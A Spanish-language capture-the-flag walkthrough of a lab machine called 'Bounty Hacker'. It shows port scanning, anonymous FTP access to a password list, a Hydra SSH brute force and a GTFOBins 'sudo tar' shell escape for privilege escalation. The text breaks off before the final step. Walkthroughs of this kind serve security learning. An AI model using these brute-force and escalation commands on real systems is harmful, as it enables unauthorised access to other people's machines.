
Bounty Hacker




NMAP:

```
nmap -p- --open -sS -sC -sV --min-rate 5000 -n -vvv -Pn 10.10.249.55

PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.0.231
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status


22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
| ssh-rsa


80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
```

Puertos 21,22 y 80 abiertos:

Revisamos el puerto 80, tenemos una imagen de Cowboy Bebop y un texto.



Puerto 21 FTP


Vemos que podemos conectarnos como "Anonymous"

ftp-anon: Anonymous FTP login allowed (FTP code 230)


accedemos y revisamos:

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ftp 10.10.249.55
Connected to 10.10.249.55.
220 (vsFTPd 3.0.3)
Name (10.10.249.55:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> whoami
?Invalid command.
ftp> ls
229 Entering Extended Passive Mode (|||43337|)
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
```

Descargamos los archivos para investigar:



Encontramos una lista de posibles claves y un usuario "lin"



Puerto 22 SSH

Probamos con Hydra sobre el usuario "lin" y la lista de claves:

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# hydra -l lin -P ./locks.txt ssh://10.10.249.55/ -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-06 08:15:06
[DATA] max 4 tasks per 1 server, overall 4 tasks, 26 login tries (l:1/p:26), ~7 tries per task
[DATA] attacking ssh://10.10.249.55:22/
[22][ssh] host: 10.10.249.55   login: lin   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-06 08:15:33
```

Nos conectamos a SSH (tube que reiniciar la maquina por timeout)


```
└─# ssh lin@10.10.78.59
The authenticity of host '10.10.78.59 (10.10.78.59)' can't be established.
ED25519 key fingerprint is SHA256:Y140oz+ukdhfyG8/c5KvqKdvm+Kl+gLSvokSys7SgPU.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:11: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.78.59' (ED25519) to the list of known hosts.
lin@10.10.78.59's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ whoami
lin
lin@bountyhacker:~/Desktop$
```

encontramos primera clave:

```
lin@bountyhacker:~/Desktop$ ls -l
total 4
-rw-rw-r-- 1 lin lin 21 Jun  7  2020 user.txt
```

Escalada de privilegios

Ejecutamos "sudo -l"



Tenemos acceso a "tar", revisamos en la web GTFOBins:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Ejecutamos comando: